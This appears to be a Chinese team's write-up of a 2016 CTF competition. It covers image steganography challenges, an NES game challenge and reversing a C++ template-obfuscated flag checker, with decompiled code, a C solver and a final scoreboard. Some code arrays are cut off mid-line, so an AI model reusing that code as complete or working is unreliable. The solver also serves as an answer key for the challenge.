
下载下来是一张图片，然后直接扔进**binwalk**分析

```
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 664 x 586, 8-bit/color RGB, non-interla
ced
41            0x29            Zlib compressed data, default compression, uncompr
essed size >= 196608
```

没有发现有其他隐藏文件
尝试在**Stegsolve**分析RGB




得到隐藏的一个压缩文件，直接**Save Bin**保存成压缩文件格式
解压缩得到文件`1`
扔进UE分析，得到**flag**



你们所知道的隐写就仅此而已吗→_→

打开是一张`.bmp`的图片，然后按照惯常方法用**Stegsolve**分析，果然如题名没有常见的隐写情况，但是还是发现图片的上下顶部有莫名其妙的波形



看来得提出这部分，然后一直想一直想都没想出来
有个`hint：通信小学弟10分钟就做出来了`,然后一直等到第二个`hint:为什么不去神奇的频域找找信息呢？`
才想到需要将图片转换成频域时候的图像进行分析

百度得知：


> 第一步：获取图片，假设图片的名字为a.jpg
> im=imread('a.jpg');
> 如果是一幅彩色图，用下面的命令，否则越过下面一步：
> im=rgb2gray(im);
> 此时，你的im已经是灰度图了，可以用imshow(im)来看，该怎么灰度分析就由你定了。例如，作直方图的话，直接用imhist(im)就OK。

这样在请教请教通信同学，写出**matlab程序**

程序：

```
im=imread('1.bmp');
i=rgb2gray(im);
iff=fft(i);
imshow(iff,[0,10]);
```

最终显示得到**flag**



gogogo

下载下来是一个**nes**文件，网上下一个**NES模拟器**，运行是魂斗罗。。。
听说强队是逆出来的，然而逆向水平极差，队友也忙于其他题，只能默默地`上上下下左右左右baba`开启30条命通关模式
2、30分钟后通关得到**flag**

虽然玩的挺爽的

48小时如何快速精通C++

关键词：


`C++混淆`
`template`
`逆向思维`

大概内容

就是整个cpp文件，都是用了大部分的template，而不是函数，导致在IDA中没法看到里面函数的内容，或者过程是里面的判断过程，只能看到结果——no

环境

用了C11——可以在Linux下、vs2015、devc中运行
不过：
- linux：g++ `-std=c11`



- devc:

最开始思路

在一开始，在判断的地方加了一个！——原来跳过的判断就没有跳过了
然后用IDA打开,就看到了很多个函数

然后

把template全部用函数表示出来——不同个数的下划线组合表示不同的变量——可以把函数都写出来

再然后

恩。。。
- 相当于3个加密方式——前面5个，中间20个，最后一个
这个要在整个分析中找到

- 还有整个的字符串长度为27

```
struct __Start
{
    enum
    {
        ret = ___fun20___<0, ___fun21___<___fun10___<26>::___>::___>::___
    };
};
```

再再然后

找到了最简单的两个加密方式：
- 前5

```
int f12(int a){ return  arr1[a]; }
int f13(int a, int b){
    if (b == 0)
        return 0;
    else if (a == -1 && b == 1)
        return 1;
    else
    {
        int i = f13(a - 1, arr1[a] == flag[a]^0x30);
        flag[a] = arr1[a]^0x30;
        return i;
    }
```

- 最后一个

```
//最后一个字符
int f11(int a, int b){
    if (b == 0)
        return 0;
    else
        return flag[a]^0x20 == 93;
}
int f12(int a){ return  arr1[a]; }
```

中间的20个好头疼

恩
开始还想用爆破
吃完饭之后坐下了分析一下就有了思路
整个就是把所有的位运算翻过来做


`(a>>4)|(a<<4)`
对于一个8位的类型，相当于前面4位和后面4位交换

要会用里面的相同的东西

```
}

int f18(int a)
{
    if (a == 0) return  (((flag[5]^106) >> 4) | ((flag[5]^106) << 4));
    else
        return f17(f16(a))^f18(a - 1);
}
 int f19(int a){ return arr2[a]; }

int f20(int a, int b){
    if (a == 20 && b == 1)       return 1;
    else if (b == 0)     return 0;
    else     return f20(a + 1, arr2[a] == f18(a));
}

int f21(int a)
{
    if (a == 0) return 0;
    else return  f11(26 - a, f13(4,1));
}
```

相当于 `arr2[i]^arr2[i-1]`

结果




```cpp
#include<stdio.h>
#include <stdlib.h>
using namespace std;

char flag[26];

int flaglen = 26;
char arr1[] = { 88, 83, 68, 86, 75 };
char arr2[] = { 0x93, 0xd7, 0x57, 0xb5, 0xe5, 0xb0, 0xb0, 0x52, 0x2, 0x0, 0x72, 0xb5, 0xf1, 0x80, 0x7,

int f1(int a, int b){ return     a == b; }
int f2(int a, int b){ return     a^b; }
int f3(int a){ return     flag[a]; }
int f4(int a, int b){ return     a%b; }
int f5(int a, int b){ return     b << a; }
int f6(int a, int b){ return     b >> a; }
int f7(int a, int b){ return     a&b; }
int f8(int a, int b){ return     a | b; }
int f9(int a){ return     a*(a + 1) / 2; }
```

```
int f10(int a){ return     a == 26; }

//最后一个字符
int f11(int a, int b){
    if (b == 0)
        return 0;
    else
        return flag[a]^0x20 == 93;
}
int f12(int a){ return     arr1[a]; }
int f13(int a, int b){
    if (b == 0)
        return 0;
    else if (a == -1 && b == 1)
        return 1;
    else
    {
        int i = f13(a - 1, arr1[a] == flag[a]^0x30);
        flag[a] = arr1[a]^0x30;
        return i;

    }

}
int f14(int a, int b)
{
    if (b == 0)    return flag[a + 5] + a;
    else if (b == 1)    return flag[a + 5] - a;
    else    return 0;
}

int f15(int a){
    return (a*(a + 1) / 2)^106;
}
int f16(int a){
    return f14(a, a % 2)^((a*(a + 1) / 2)^106);
}
int f17(int a){
    return (a >> 4) | (a << 4);
}

int f18(int a)
{
    if (a == 0)    return    (((flag[5]^106) >> 4) | ((flag[5]^106) << 4));
    else
        return f17(f16(a))^f18(a - 1);
}
int f19(int a){ return arr2[a]; }

int f20(int a, int b){
    if (a == 20 && b == 1)        return 1;
    else if (b == 0)    return 0;
    else    return f20(a + 1, arr2[a] == f18(a));
}

int f21(int a)
{
    if (a == 0)    return 0;
    else return  f11(26 - a, f13(4,1));
```

```
}

int start()
{
    return f20(0, f21(f10(26)));
}
int main()
{
    int i;
    for (i = 0; i < 5; i++)
    {
        printf(" arr1[%d] ---> %c\n", i, arr1[i] ^ 0x30);
        flag[i] = arr1[i] ^ 0x30;
    }
    flag[26] = '}';

    char a=0;
    flag[5] = 'S';
    printf("flag[%d] ---> %c\n", a + 5, flag[a + 5]);
    char ff18[20] = {0x39,0x44,0x08,0x2e,0x05,0x55,0x00,0x2e,0x05,0x20,0x27,0x7c,0x44,0x17,0x78,0x73,0x
    for (a = 1; a < 20; a++)
    {

        char temp2 = ff18[a];
        char temp3 = (temp2 ^ 106 ^ ((a + 1)*a / 2))&0xff;

        if (a % 2 == 0)
            flag[a + 5] = temp3 - a;
        else
            flag[a + 5] = temp3 + a;

        printf("flag[%d] ---> %c\n", a + 5, flag[a + 5]);
    }

    for (i = 0; i <= 26; i++)
    {
        printf("%c", flag[i]);
    }
    system("pause");
    return 0;
}
```

由于**PWN**太难，而我们学习的也不够，导致一道题也做不出来【〒_〒】

最终成绩：

名次	战队名	解题数量	末次时间	得分
21	******	15	2016-11-27 05:04:25	2261
22	Thanos	15	2016-11-27 06:26:28	2074
23	A8	15	2016-11-27 11:51:36	2065
24	AEGIS	15	2016-11-27 11:32:37	1977
25	BXS Team	15	2016-11-27 10:33:06	1910
26	Fiat Lux	14	2016-11-27 10:26:34	1805
27	队名	14	2016-11-27 10:06:38	1682
28	泰格实验室	14	2016-11-27 11:53:11	1678
29	MiRag3	14	2016-11-27 11:12:20	1615
30	Shark	12	2016-11-27 08:55:20	1324

总体来说，第一次组队参加，成绩还是比较满意的，但以后还有更远的路要走！与队友一起加油咯~
